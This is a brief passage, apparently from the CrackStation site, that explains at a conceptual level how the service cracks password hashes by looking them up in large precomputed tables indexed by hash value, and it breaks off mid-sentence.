CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the